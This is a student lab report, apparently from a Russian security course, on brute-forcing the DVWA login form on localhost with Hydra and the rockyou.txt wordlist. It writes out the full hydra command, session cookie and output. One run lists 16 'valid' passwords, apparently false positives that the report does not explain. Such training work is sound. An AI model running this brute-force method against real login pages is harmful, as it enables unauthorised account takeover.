

Проект Этап 3

Отчет

Карпачев Ярослав

Содержание

1	Цель работы	5
2	Задание	6
3	Выполнение лабораторной работы	7
4	Выводы	11

Список иллюстраций

3.1	Распаковка паролей	7
3.2	Куки с данными	8
3.3	Главная команда	9
3.4	Проверка пароля	10

Список таблиц

1 Цель работы

С помощью Hydra взломать пароль (в данном случае DVWA который мы получили при установки приложения)

2 Задание

1. Получить лист с паролями
2. Создать команду
3. Проверить пароль

3 Выполнение лабораторной работы

1. Анзипаем встроенный список с паролями для брут форса - rockyou.txt

```
(yokarpachev@ vbox)-[~]
$ gunzip /usr/share/wordlists/rockyou.txt.gz
gzip: /usr/share/wordlists/rockyou.txt: Permission denied

(yokarpachev@ vbox)-[~]
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for yokarpachev:

(yokarpachev@ vbox)-[~]
$ cd /usr/share/wordlists/

(yokarpachev@ vbox)-[/usr/share/wordlists]
$ ls
amass      dnsmap.txt  john.lst    nmap.lst    wfuzz
dirb       fasttrack.txt  legion      rockyou.txt  wifite.txt
dirbuster  fern-wifi    metasploit  sqlmap.txt

(yokarpachev@ vbox)-[/usr/share/wordlists]
$ open .

(yokarpachev@ vbox)-[/usr/share/wordlists]
$
```

Рис. 3.1: Распаковка паролей

2. Для того чтобы получить точку доступа скачиваем любой сооку анализатор и используем его на форме




Рис. 3.2: Куки с данными

3. С помощью данных параметров запускаем команду и ждем ее завершения


```

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-24 0
5:10:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:u
sername=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSES
SID=oaicbo4f06tqu95dkm27ht62lo:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: 12345
[80][http-get-form] host: localhost login: admin password: password
[80][http-get-form] host: localhost login: admin password: iloveyou
[80][http-get-form] host: localhost login: admin password: 123456
[80][http-get-form] host: localhost login: admin password: 123456789
[80][http-get-form] host: localhost login: admin password: princess
[80][http-get-form] host: localhost login: admin password: 1234567
[80][http-get-form] host: localhost login: admin password: abc123
[80][http-get-form] host: localhost login: admin password: nicole
[80][http-get-form] host: localhost login: admin password: daniel
[80][http-get-form] host: localhost login: admin password: 12345678
[80][http-get-form] host: localhost login: admin password: babygirl
[80][http-get-form] host: localhost login: admin password: lovely
[80][http-get-form] host: localhost login: admin password: monkey
[80][http-get-form] host: localhost login: admin password: jessica
[80][http-get-form] host: localhost login: admin password: rockyou
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-24 0
5:10:45

(yokarpachev@vbox)-[/usr/share/wordlists]
$ hydra -l admin -P ~/Documents/rockyou.txt -s 80 localhost http-get-form
"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:
H=Cookie:security=medium; PHPSESSID=d1367804a502da9e53c82360b1e6fa52:F=User
name and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-24 0
5:20:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:u
sername=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSES
SID=d1367804a502da9e53c82360b1e6fa52:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-24 0
5:20:54

(yokarpachev@vbox)-[/usr/share/wordlists]
$

```

Рис. 3.3: Главная команда

4. Проверяем что все пароль действительно правильный




Рис. 3.4: Проверка пароля

4 Выводы

Я понял как brutфорсить HTML формы